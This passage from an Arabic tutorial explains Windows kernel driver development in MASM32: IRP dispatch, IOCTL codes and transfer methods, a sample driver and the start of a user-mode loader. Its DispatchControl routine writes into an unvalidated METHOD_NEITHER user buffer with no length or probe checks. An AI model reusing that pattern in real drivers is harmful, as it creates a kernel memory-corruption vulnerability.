
     invoke DbgPrint, $CTA0("Driver Loaded")

     ret STATUS_SUCCESS
DriverEntry endp
;########################################
DriverUnload proc pDriverObject:PDRIVER_OBJECT
     invoke DbgPrint, $CTA0("Driver Unloaded")
     ret
DriverUnload endp

end DriverEntry
```

ولا أعتقد أن الشفرة السابقة بحاجة إلي تفسير .. فقط قم بترجمتها من قائمة Make واختر Assemble وسيتم إنشاء ملف Object .. ومن نفس القائمة اختر الأمر Link لإنشاء ملف الدريفر [MyDriver.sys]..


قم بتشغيل برنامج dbgView الآن .. واضبط خصائصه علي الشكل التالي :



فقط حتي الآن ستحتاج لتحميل الدريفر يدويا عن طريق برنامج مثل OSR Loader أو KmdManager وهو مرفق مع ملفات الكتاب .. ولكن يمكنك تحميله من موقعه الرسمي التالي :


http://www.osronline.com/

قم بتشغيل Loader OSR واضغط Browser لإتيان مسار ملف الدريفر [MyDriver.sys] ..



بعد تحديد مسار الدريفر .. قم بالضغط علي زر Register Service ومن ثم اضغط علي زر Start Service .. ومن ثم قم بالضغط علي Stop Service.

وستجد نافذة DebugView علي هذا النحو .. والتي تشير إلي نجاح تنفيذ الدريفر.



❖ **ثالث** روتين DriverDispatcher .. وهو يقوم بمعالجة طلبات IRPs أو Input/Ouput Request Packet .. حيث يعمل هذا الروتين علي معالجة طلبات أكواد الدوال الرئيسية IRP Major Function Code .. وهذه الطلبات لها ثوابت تكون علي هذا الشكل [IRP_MJ_Xxx] حيث يمكن للدريفر حينها معرفة العملية التي يجب تنفيذها..

كل طلب I/O Request له بنية تمثله هي [IRP] والتي تحدد العناصر والخصائص العامة للتحكم في طلب الإدخال والإخراج IRP .. بداخل تلك البنية توجد بنية أخري مهمة هي البنية IO_STACK_LOCATION والتي نحصل علي مؤشر لها عن طريق استدعاء الدالة IoGetCurrentIrpStackLocation وتمرير مؤشر البنية الحالية لها .. وبمجرد الحصول علي هذا المؤشر نستطيع معرفة المزيد عن الطلب وتنفيذ العملية المناسبة كما سنري فيما بعد..

البنيتان **[IRP]** و **[IO_STACK_LOCATION]** معرفتان في الملف [ntddk.inc] وتحتويان علي الأتي :

- أكواد الدوال الرئيسية والثانوية The major and minor function codes.
- تواتبع Parameters مخصصة لتلك الأكواد تحتوي علي بيانات الطلب.
- مؤشر إلي كائن الديفيس device object للدريف.
- بعض المؤشرات والخصائص والرايات الأخري.

والمهم أن الطلبات Requests يمكن تقسيمها لثلاث مجموعات كالتالي :

1 - طلبات قياسية Standard Requests

وهي طلبات رئيسية Major .. مثل الطلبات التالية :

IRP_MJ_CREATE
IRP_MJ_READ
IRP_MJ_WRITE
IRP_MJ_DEVICE_CONTROL
IRP_MJ_CLOSE
IRP_MJ_CLEANUP

مثلا الطلب الأول IRP_MJ_CREATE يتم إخطار الدريفر أن كائن جديد File Object مقبض له .. وذلك عندما تقوم تطبيقات الـ User Mode باستدعاء دالة مثل CreateFile أو عندما تقوم تطبيقات Kernel Mode باستدعاء دالة مثل ZwCreateFile .. ومن الطبيعي أن يكون الرد علي هذا الطلب بـ STATUS_SUCCESS في خانة [IRP.IoStatus.Status] ومن ثم استدعاء الدالة IoCompleteRequest لكي نشير أن الطلب قد اكتمل معالجته لدينا .. ومن ثم إرجاع حالة الطلب.

CreateFile → IRP_MJ_CREATE
CloseHandle → IRP_MJ_CLEANUP & IRP_MJ_CLOSE
WriteFile → IRP_MJ_WRITE
ReadFile → IRP_MJ_READ
DeviceIoControl → IRP_MJ_DEVICE_CONTROL

2 - طلبات المبرمج المٌعرفة Programmer Defined Requests


ويتم إشعار الدريفر بها عندما يقوم تطبيق User أو Kernel باستدعاء الدالة DeviceIoControl لتمرير IOCTL أو كود تحكم I/O مخصص .. لكي يطلب من دريفر محدد أن يدعم هذا الطلب.

والطلب الرئيسي للطلبات المُعرفة هوIRP_MJ_DEVICE_CONTROL .. ويمكنك معرفة المزيد عن هذا النوع من الطلبات بالرجوع إلي توثيق الـDDK.

يوجد ماكرو بأسم CTL_CODE معرف داخل الملف "winioctl.inc" هذا الماكرو يقوم بتحديد قيمة 32 بت بها عدد من الخصائص لهذا النوع من الطلبات.

وهذه القيمة تحتوي علي العناصر التالية :

CTL_CODE (DeviceType , Function , Method , Access)



ioctl

DeviceType (a

يحدد نوع الديفيس الذي سيتم إعطائه كود التحكم الخاص IOCTL .. ويوجد العديد من الديفيسز مثل :

FILE_DEVICE_CD_ROM
FILE_DEVICE_DISK
FILE_DEVICE_FILE_SYSTEM
FILE_DEVICE_KEYBOARD
FILE_DEVICE_MOUSE
FILE_DEVICE_NETWORK
FILE_DEVICE_PRINTER
FILE_DEVICE_SCANNER
FILE_DEVICE_SCREEN
FILE_DEVICE_UNKNOWN

وفي أغلب الأوقات سنختار القيمة الأخيرة FILE_DEVICE_UNKNOWN ..
ويتم تخزين تلك القيم في 16 بت العليا High Word of Double Word..
والقيم [0-32767] محجوزة لمايكروسوفت.

Function (b

وهو قيمة مخصصة تحدد دالة معينة يتم تنفيذها في الدريفر ويتم تخزينه في 10 بتات مما يسمح بتخزين أكواد للمدي 0-4095 .. القيم من [0-2047] محجوزة لمايكروسوفت.. وما بعد ذلك نستغله للقيام بالعمليات الخاصة بنا.

Method or Transfer Type (c

يحدد كيف سيقوم النظام بتمرير البيانات بين المستخدم عن طريق الدالة DeviceIoControl وبين الدريفر .. ويوجد أربع ثوابت يعملو علي تحديد كيفية النقل وهم :

- **METHOD_BUFFERED**

يقوم بتحديد طريقة buffered I/O .. وهي تستخدم لنقل البيانات الصغيرة نسبيا .. وفي هذه الطريقة يقوم الـ IRP بتحديد مؤشر إلي المخزن Buffer المستخدم وهو :

Irp.AssociatedIrp.SystemBuffer

حيث يستخدم هذا المخزن لكلا من عمليتي الإدخال والإخراج.. ويتم تحديد طول البيانات المدخلة في بنية IO_STACK_LOCATION من :

IRP.IrpStackLocation.Parameters.DeviceIoControl.InputBufferLength

ويتم تحديد طول البيانات الخارجة في بنية IO_STACK_LOCATION من:

IRP.IrpStackLocation.Parameters.DeviceIoControl.OutputBufferLength

- **METHOD_IN_DIRECT**
- **METHOD_OUT_DIRECT**

كلا الطريقتين IN,OUT .. تستخدمان لنقل البيانات الكبيرة .. وإذا حددت IN فسيقوم DeviceIoControl بتمرير البيانات إلي الدريفر .. وإذا حددت OUT فسيقوم DeviceIoControl باستقبال البيانات من الدريفر .. وكلا الطريقتين يحدد الـ IRP بهما مؤشر إلي المخزن المستخدم:

Irp.AssociatedIrp.SystemBuffer

فسواء إدخال أو إخراج .. يقوم النظام بغلق منطقة الذاكرة الخاصة بالمخزن Buffer في الذاكرة .. ويقوم بعمل MDL لها أو Memory Descriptor List .. والتي تحدد بيانات تلك الذاكرة المقفلة .. ويعطي مؤشر لتلك الذاكرة في العنصر MdlAddress :

IRP. MdlAddress

ومن ثم يقوم الدريفر بالوصول لتلك الذاكرة والتعامل معها سواء للقراءة أو للكتابة عن طريق المؤشر MdlAddress.. وبعد الإنتهاء يقوم بإعادة فتح الذاكرة المغلقة للمستخدم مرة أخري.

- **METHOD_NEITHER**

وبها لا يتم توفير أي System Buffer أو DML .. بل يستخدم الـ IRP ذاكرة المستخدم الافتراضية للإدخال والإخراج اللتان تم الإعلان عنهما في دالة DeviceIoControl.

حيث للإدخال يستخدم العنصر التالي في البنية IO_STACK_LOCATION :

IRP.IrpStackLocation.Parameters.DeviceIoControl.Type3InputBuffer

وللإخراج يستخدم العنصر التالي في البنية IRP :

Irp.UserBuffer

d) Access

وهي راية تحدد طريقة الوصول أو الصلاحية المسموح بها .. وهم 3 صلاحيات

- FILE_ANY_ACCESS : طلب حرية الوصول.
- FILE_READ_ACCESS : طلب إذن القراءة.
- FILE_WRITE_ACCESS : طلب إذن الكتابة.

3 - طلبات غير مُعرفة Undefined Requests

وهي طلبات لا يتم معالجتها ونقوم باستكمالها عن طريق إرجاع الحالة STATUS_NOT_IMPLEMENTED للروتين.

ونستعرض الآن شفرة الدريفر الجديدة .. حيث سنقوم بالتعديل على المشروع السابق MyDriver .. ليصبح كالتالي :

```
.386
.model flat, stdcall
option casemap:none

include c:\masm32\include\w2k\ntstatus.inc
include c:\masm32\include\w2k\ntddk.inc
include c:\masm32\include\w2k\ntoskrnl.inc
include c:\masm32\include\w2k\w2kundoc.inc
include C:\masm32\macros\Strings.mac
includelib c:\masm32\lib\w2k\ntoskrnl.lib

;##################################
DEVICE_TYPE  typedef  DWORD
FILE_DEVICE_UNKNOWN       equ 22h
METHOD_NEITHER            equ 3
FILE_ANY_ACCESS           equ 0
```

```
CTL_CODE MACRO DeviceType:=<0>, Function:=<0>,
                Method:=<0>, Access:=<0>
    EXITM %(((DeviceType) SHL 16) OR ((Access) SHL 14) OR
                ((Function) SHL 2) OR (Method))
ENDM
;###################################

.const
 MSG_Code equ CTL_CODE (FILE_DEVICE_UNKNOWN,900h,
                        METHOD_NEITHER,FILE_ANY_ACCESS)
 CCOUNTED_UNICODE_STRING  "\\Device\\Example", uDeviceName, 4
 CCOUNTED_UNICODE_STRING  "\\DosDevices\\Example",
                             uSymbolicLinkName, 4

.data
 _Kernel_MSG  db "Welcome From The Kernel Mode",0

.code

DriverEntry proc pDriverObject:PDRIVER_OBJECT,
                 pusRegistryPath:PUNICODE_STRING
  local status:NTSTATUS
  local pDeviceObject:PDEVICE_OBJECT
  mov status, STATUS_DEVICE_CONFIGURATION_ERROR

  invoke IoCreateDevice, pDriverObject, 0, addr uDeviceName,
                FILE_DEVICE_UNKNOWN, 0, FALSE, addr pDeviceObject
  .if eax == STATUS_SUCCESS
      invoke IoCreateSymbolicLink, addr uSymbolicLinkName,
                                   addr uDeviceName
      .if eax == STATUS_SUCCESS
          mov eax, pDriverObject
          assume eax:ptr DRIVER_OBJECT
          mov [eax].MajorFunction[IRP_MJ_CREATE*(sizeof PVOID)],
                              offset DispatchCreateClose
```

```
            mov [eax].MajorFunction[IRP_MJ_DEVICE_CONTROL*
                                (sizeof PVOID)],offset DispatchControl
            mov [eax].DriverUnload,offset DriverUnload
             assume eax:nothing
            mov status, STATUS_SUCCESS
           invoke DbgPrint, $CTA0("Driver Loaded")
        .else
           invoke IoDeleteDevice, pDeviceObject
       .endif
  .endif
  mov eax, status
  ret
DriverEntry endp

DispatchCreateClose proc pDeviceObject:PDEVICE_OBJECT, pIrp:PIRP
  mov eax, pIrp
  assume eax:ptr _IRP
  mov [eax].IoStatus.Status, STATUS_SUCCESS
  and [eax].IoStatus.Information, 0
  assume eax:nothing
  fastcall IofCompleteRequest, pIrp, IO_NO_INCREMENT
  invoke DbgPrint, $CTA0("Obtained [CreateHandle] Request")
  mov eax, STATUS_SUCCESS
  ret
DispatchCreateClose endp

DispatchControl proc uses esi edi pDeviceObject:PDEVICE_OBJECT,
                                  pIrp:PIRP
  local status:NTSTATUS
  local RetBytes:DWORD

  push 0
  pop RetBytes
  mov esi, pIrp
  assume esi:ptr _IRP
  IoGetCurrentIrpStackLocation esi
  mov edi, eax
```

```
  assume edi:ptr IO_STACK_LOCATION

  .if [edi].Parameters.DeviceIoControl.IoControlCode == MSG_Code
     invoke DbgPrint, $CTA0("Received MSG_Code")
     invoke RtlMoveMemory,[esi].UserBuffer,addr _Kernel_MSG ,
                                              sizeof _Kernel_MSG
    mov RetBytes, sizeof _Kernel_MSG
    push RetBytes
    pop [esi].IoStatus.Information
    mov status, STATUS_SUCCESS
  .else
    mov status, STATUS_NOT_IMPLEMENTED
  .endif

  push status
  pop [esi].IoStatus.Status

  push RetBytes
  pop [esi].IoStatus.Information

  fastcall IofCompleteRequest, esi, IO_NO_INCREMENT

  assume edi:nothing
  assume esi:nothing
  mov eax, status
  ret
DispatchControl endp

DriverUnload proc pDriverObject:PDRIVER_OBJECT
      invoke IoDeleteSymbolicLink, addr uSymbolicLinkName
      mov eax, pDriverObject
      invoke IoDeleteDevice, (DRIVER_OBJECT PTR [eax]).DeviceObject
      invoke DbgPrint, $CTA0("Driver Unoaded")
      ret
DriverUnload endp
end DriverEntry
```

السطور 21-13 : قمت بنسخ تعريف الماكرو CTL_CODE من الملف [winioctl.inc] وتضمينه في شفرتنا مباشرة .. وإذا أردت حذف تلك السطور فقم بحذفها مع تضمين الملف :

include winioctl.inc

السطر25 : التصريح عن كود له القيم التالية :

FILE_DEVICE_UNKNOWN = 22h
Function = 900h
METHOD_NEITHER = 3
FILE_ANY_ACCESS = 0

31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	0	0	0	0	0	0	0	0	0	1	0	0	0	1	0	0	0	1	0	0	1	0	0	0	0	0	0	0	0	1	1
22h																0		900h												3	

وعند تخزين تلك القيم في أماكنها سيكون قيمة الكود النهائي هو :

2237443 = 222403h

وهو كود يمثل خصائص الطلب بالإضافة إلي قيمة الدالة المخصصة.
وهذا الكود نقوم بتعريفه في كلا البرنامجينMyDriver , Driver Loader ..

السطرين 27,28 : يتم استخدام الماكرو CCOUNTED_UNICODE_STRING وهو من عمل Four-F للإعلان عن متغير يحمل قيمة يونيكود .. هذا الماكرو ضمن ماكروز الملف [Strings.mac] .. وإذا لم يتم استخدامه فستضطر لاستخدام الطريقة التقليدية :

```
uDeviceName     dw   '\', '\', 'D', 'e', 'v', 'i', 'c', 'e', '\', '\', ... ,0
```

حيث نقوم بعمل مصفوفة من الـ Words كل حرف له 2 بايت .. ويتم تخزين الحرف علي البايت الأول ويترك البايت الثاني قيمته بصفر.

أو يمكن استخدام دوال التعامل مع اليونيكود التالية :

RtlAnsiStringToUnicodeString
RtlAppendUnicodeStringToString
RtlAppendUnicodeToString

المهم أننا سنستخدم الماكرو CCOUNTED_UNICODE_STRING ويمكنك معرفة المزيد عنه بالقراءة قليلا داخل الملف[Strings.mac]

السطر32 : هي رسالة سيتم نقلها من الكيرنل إلي المستخدم.

السطر 38 : تعريف متغير محلي من النوع NTSTATUS وهذا النوع معرف داخل الملف [ntdef.inc] .. وسيحمل هذا المتغير حالة التنفيذ.

السطر 39 : تعريف متغير ليحمل مؤشر إلي كائن الديفيس الذي سيتم إنشائه.

السطر 40 : وضع حالة التنفيذ في البداية إلي خطأ في إعداد I/O Device وبعد أن ينجح التنفيذ نقوم بتغيير تلك الحالة..

السطر 42 : نقوم باستدعاء دالة IoCreateDevice .. وهذه الدالة تقوم بإنشاء ديفيس جديد ليتم التحكم به واستخدامه من قبل الدريفر .. في حالتنا هذه نقوم بإنشاء ديفيس وهمي..

```
NTSTATUS
  IoCreateDevice (
    IN PDRIVER_OBJECT    DriverObject,
    IN ULONG             DeviceExtensionSize,
    IN PUNICODE_STRING   DeviceName   OPTIONAL,
    IN DEVICE_TYPE       DeviceType,
    IN ULONG             DeviceCharacteristics,
    IN BOOLEAN           Exclusive,
    OUT PDEVICE_OBJECT  *DeviceObject
    )
```

لاحظ الدالة تعود بقيمة تعبر عن حالة التنفيذ NTSTATUS .. ومعاملاتها كالتالي :

- **DriverObject :** مؤشر لكائن بنية الدريفر الذي قمنا باستقباله في الروتين DriverEntry ..
- **DeviceExtensionSize :** يحدد عدد البايتات المحددة للدريفر والمخصصة لحجم بنية الديفيس الممتدة .. ونضعه بصفر.

- **DeviceName :** مؤشر إلي مخزن به نص يونيكود يحدد اسم كائن الديفيس .. وعندما يقوم المستخدم User Mode بعمل I/O Request يقوم بتحديد الهدف الذي سيصل له هذا الطلب عن طريق هذا الأسم ..

ويجب أن يكون هذا الاسم في المسار الكامل Full Path .. والمسار الكامل هنا هو مساره ضمن نطاق الكائنات .. حيث أي اسم ديفيس NT لدريفرات WDM [Windows Driver Model] التي نقوم بكتابتها هنا .. وحتي لغيرها .. يجب أن يكون في الصيغة :

Device*DeviceName*

وذلك إذا أراد القيام بعمليات I/O Requests .. ومدير عمليات I/O يفسر حرف "\" علي أنه Escape character يستخدم لإقحام حروف خاصة .. مثل "%" في دالة wspreintf .. وبالتالي يجب إضافة "\" أخري ليفسر أننا نريد Backslash.

- **DeviceType :** يحدد نوع الديفيس FILE_DEVICE_XXX .. ونستخدم هنا النوع FILE_DEVICE_UNKNOWN.

- **DeviceCharacteristics :** يحدد بيانات إضافية عن الديفيس .. لا نحتاج إليها حاليا ونضع قيمته صفر.

- **Exclusive :** قيمة Boolean تشير إلي جعل الديفيس خاص أم لا .. إذا كان خاص فلن يسمح سوي بمقبض واحد مفتوح لهذا الديفيس .. ومعظم الدريفرات تضع قيمته False.

- **DeviceObject :** مؤشر إلي متغير يستقبل مؤشر لبنية الديفيس الجديد الذي تم إنشائه..

السطر 45 : عند نجاح الدالة IoCreateDevice .. نقوم بإستدعاء الدالة IoCreateSymbolicLink وهي دالة تعمل علي إنشاء وصلة رمزية بين اسم كائن الديفيس وبين اسم مرئي للمستخدم .. لكي يستطيع المستخدم الوصول إلي كائن الديفيس من الـUser Mode..وإرسال طلبات I/O له.

```
NTSTATUS
  IoCreateSymbolicLink (
    IN PUNICODE_STRING  SymbolicLinkName,
    IN PUNICODE_STRING  DeviceName
    )
```

- **SymbolicLinkName :** مؤشر إلي مخزن يحتوي علي النص يونيكود يشير إلي الأسم المرئي للمستخدم .. حيث نقوم بإنشاء هذا الاسم بمسار معين داخل المجلد الخاص [??\] أو [DosDevices] وهو نفس المجلد ولكن تم تحديث الاسم الثاني إلي الأول منذ ويندوز NT.. مع وضع إرتباط إليه.

المجلد [??\] يحتوي علي جميع الارتباطات الخاصة بكائنات الديفيسز التي يستطيع المستخدم رؤيتها والتعامل معها ضمن بيئة32 bit.

- **DeviceName :** مؤشر إلي مخزن يحتوي علي النص يونيكود يشير إلي اسم كائن الديفيس الذي تم إنشائه.

وعند نجاح الدالة تعود بالقيمةSTATUS_SUCCESS

السطور 48-55 : نحصل علي مؤشر لبنية كائن الدريفر في المسجل eax ونقوم بتثبيت روتينات خاصة لبعض الأكود IRP الرئيسية.. عن طريق العنصر MajorFunction .. فإذا كنت تتذكر تعريف هذا العنصر كالتالي :

```
MajorFunction   PVOID  (IRP_MJ_MAXIMUM_FUNCTION + 1) dup(?)
```

عبارة عن مصفوفة حدودها بحجم 4 بايت هو حجم النوع PVOID وعدد حدودها بعدد عناصر الأكواد الرئيسية +1 .. تلك الأكواد مرتبة مثل التالي :

```
IRP_MJ_CREATE                     equu 0   ; pos =  0
IRP_MJ_CREATE_NAMED_PIPE          equ 1   ; pos =  4
IRP_MJ_CLOSE                      equ 2   ; pos =  8
IRP_MJ_READ                       equ 3   ; pos =  12
IRP_MJ_WRITE                      equ 4   ; pos =  16
..
..
```

بالتالي للوصول إلي موضع الكود الرئيسي داخل المصفوفة .. قم بضرب حجم الحد بالاندكس.

وعند الوصول إلي موضع الكود داخل المصفوفة .. يتم تخزين به مؤشر لروتين الـ Dispatacher المناسب.. ونقوم بتغيير الحالة إليSTATUS_SUCCESS.

السطر 59 : وإذا لم تنجح الدالة IoCreateSymbolicLink نقوم بحذف كائن الديفيس الذي قمنا بإنشائه باستدعاء الدالة IoDeleteDevice وتمرير مؤشر الكائن إليها.

السطور 76-66 : شفرة الروتين DispatchCreateClose وفيه نقوم بمراقبة حالة الحصول علي مقبض فقط .. يمكنك إضافة الرسالة IRP_MJ_CLOSE بنفسك لهذا الروتين .. وكما عرفنا من قبل فإن الروتين يستقبل معاملين ممرران إليه ..

الأول **pDeviceObject** وهو مؤشر إلي بنية كائن الديفيس الذي يتعامل مع طلبات I/O القادمة من الـUser Mode ..

والثاني **pIrp** وهو مؤشر إلي بنية [PIRP] والتي سبق الحديث عنها والتي تحتوي علي معلومات الطلب IRP.

مع الوضع في الاعتبار أن :
PIRP typedef PTR _IRP

الاثنان واحد والبنية [_IRP] معرفة كما ذكرنا من قبل في الملف [ntddk.inc]

ونقوم بإرجاع القيمة STATUS_SUCCESS لهذا الطلب في بنية IRP .. وتمرير كائن pIrp إلي الإجراء IofCompleteRequest حيث هو عبارة عن fastcall function من الدالة IoCompleteRequest .. والتي تشير إلي انتهائنا من جميع العمليات التي نريد تنفيذها علي طلب الـ I/O وبالتالي يعود طلب الـ IRP إلي manager I/O المسئول عن تمرير تلك الطلبات بين الكيرنل والمستخدم.

```
VOID
  IoCompleteRequest (
    IN PIRP   Irp,
    IN CCHAR  PriorityBoost
    );
```

وتحتوي علي معاملين .. الأول وهو مؤشر البنية PIRP .. والثاني هو قيمة تحدد الأولوية للتنفيذ .. ونضع قيمتها IO_NO_INCREMENT.

نلاحظ استخدام الماكرو fastcall من برمجة Four-F الخاص بضبط معاملات دوال الـ API علي بيئة 64 بت .. حيث لا يدعم MASM طريقة fastcall يمكنك قراءة المزيد عن هذا الموضوع فيWindows DDK.

وإذا أردت دعم 32 bit فقط فاستغني عن طريقة fastcall واستخدام الدالة الأساسية IoCompleteRequest.

السطور 78-115 : شفرة روتين DispatchControl .. والذي سيستقبل رسائل المبرمج المُعرفة الخاصة ..

في بدايتها نقوم بالحصول علي مؤشرين .. المؤشر الأول للبنية IRP ونضعه في esi .. المؤشر الثاني للبنية IO_STACK_LOCATION ونضعه في edi .. ونحصل علي المؤشر الثاني كما ذكرنا من قبل باستدعاء الدالة IoGetCurrentIrpStackLocation وتمرير مؤشر البنية IRP الحالي لها وستعود بمؤشر موضع الاستاك للبنية الحالية.

ثم نقارن الكود لدينا MSG_Code بقيمة الكود المُرسل للديفيس .. وإذا تساوي فنقوم بنسخ المتغير [Kernel_MSG_] إلي مخزن ذاكرة المستخدم UserBuffer بواسطة دالة RtlMoveMemory

```
VOID
  RtlMoveMemory (
    IN VOID UNALIGNED  *Destination,
    IN CONST VOID UNALIGNED  *Source,
    IN SIZE_T  Length
    )
```

حيث المعامل الأول هو عنوان الهدف .. والمعامل الثاني هو عنوان المصدر .. والمعامل الثالث هو حجم البيانات المراد نسخها.


ثم نقوم بإستكمال الطلب وإرساله إلي الـI/O Manager .

السطور 117-123 : شفرة روتين DriverUnload .. وفيها عند إنهاء استخدام الدريفر نقوم بحذف رمز الاسم بتمريره لدالة IoDeleteSymbolicLink وكذلك نقوم بحذف الديفيس بتمرير مؤشره إلي الدالةIoDeleteDevice.

ونتناول في الصفحة التالية كيفية كتابة برنامج مشغل للدريفر Driver Loader.

3 – مشغل الدريفر Driver Loader

نقوم الآن بإنشاء مشروع Win32 APP بأسم [Driver Loader] وله الشكل التالي :



زر Load Driver : يستخدم لتحميل الدريفر.
زر Unload Driver : يستخدم لإلغاء تحميل الدريفر.
زر Send Request : يستخدم لإرسال طلب إلي الدريفر ومعرفة رد الدريفر عليه.
القائمة Log : يتم عرض بها نتائج التنفيذ.

شفرة الملف [Driver Loader] كالتالي :

```
include windows.inc
include kernel32.inc
include user32.inc
include Comctl32.inc
include shell32.inc
include advapi32.inc
include masm32.inc

includelib kernel32.lib
includelib user32.lib
includelib Comctl32.lib
includelib shell32.lib
includelib advapi32.lib
```

```
includelib masm32.lib

include c:\masm32\macros\Strings.mac
include c:\masm32\macros\macros.asm

DlgProc         PROTO    :HWND,:UINT,:WPARAM,:LPARAM
ShowLog         PROTO    :DWORD
;#####################################
DEVICE_TYPE                typedef  DWORD
FILE_DEVICE_UNKNOWN  equ 22h
METHOD_NEITHER        equ 3
FILE_ANY_ACCESS          equ 0
CTL_CODE MACRO DeviceType:=<0>, Function:=<0>,
                   Method:=<0>, Access:=<0>
    EXITM %(((DeviceType) SHL 16) OR ((Access) SHL 14) OR
            ((Function) SHL 2) OR (Method))
ENDM
;######################################
.const
 IDD_DIALOG1              equ 101
 BTN_LOAD_DRIVER          equ 1001
 BTN_UNLOAD_DRIVER        equ 1002
 BTN_SEND_REQUEST         equ 1003
 LST_LOG                  equ 1004
 MSG_Code                 equ CTL_CODE (FILE_DEVICE_UNKNOWN,
                            900h,METHOD_NEITHER,FILE_ANY_ACCESS)
;#######################################
.data
 drvName             db "\MyDriver.sys",0
 drvPath             db 256 dup (0)
 buffer              db 255 dup (0)
 buffer2             db 255 dup (0)
;#######################################
.data?
 hInstance           dd ?
 hLst                dd ?
```

```
50  hSCManager      dd ?
51  hService        dd ?
52  hDevice         dd ?
53  RetBytes        dd ?
54  ;########################################
```

السطر 142 : متغير سيحمل اسم الدريفر[Name.sys] المراد تحميله.

السطر 143 : متغير سيحمل مسار الدريفر كاملا .. وفي المثال الحالي سيكون الدريفر بجانب ملف الـEXE.

السطر 50 : متغير سيحمل المقبض المعاد من الدالةOpenSCManager.

السطر 51 : متغير سيحمل المقبض المعاد من جراء استخدام دالة CreateService أو دالة OpenService.

السطر 52 : متغير سيحمل مقبض الديفيس المعاد من جراء استخدام الدالة CreateFile.

السطر 53 : متغير سيحمل عدد البايتات المعادة من رسالة الكيرنل.

شفرة الملف [Driver Loader.Asm] كالتالي :

```
.386
.model flat, stdcall  ;32 bit memory model
option casemap :none  ;case sensitive

include Driver Loader.inc

.code

start:

  invoke GetModuleHandle,NULL
  mov  hInstance,eax

  invoke InitCommonControls
  invoke DialogBoxParam,hInstance,IDD_DIALOG1,0,addr DlgProc,0
```

```
  invoke ExitProcess,0

;######################################

DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
  mov  eax,uMsg
  .if eax==WM_INITDIALOG
    invoke GetDlgItem,hWin,LST_LOG
    mov hLst,eax
  .elseif eax==WM_COMMAND
    movzx eax,word ptr[wParam]
    movzx edx,word ptr[wParam+2]
    .if edx == BN_CLICKED
      .if eax==BTN_LOAD_DRIVER
        call Load_Driver
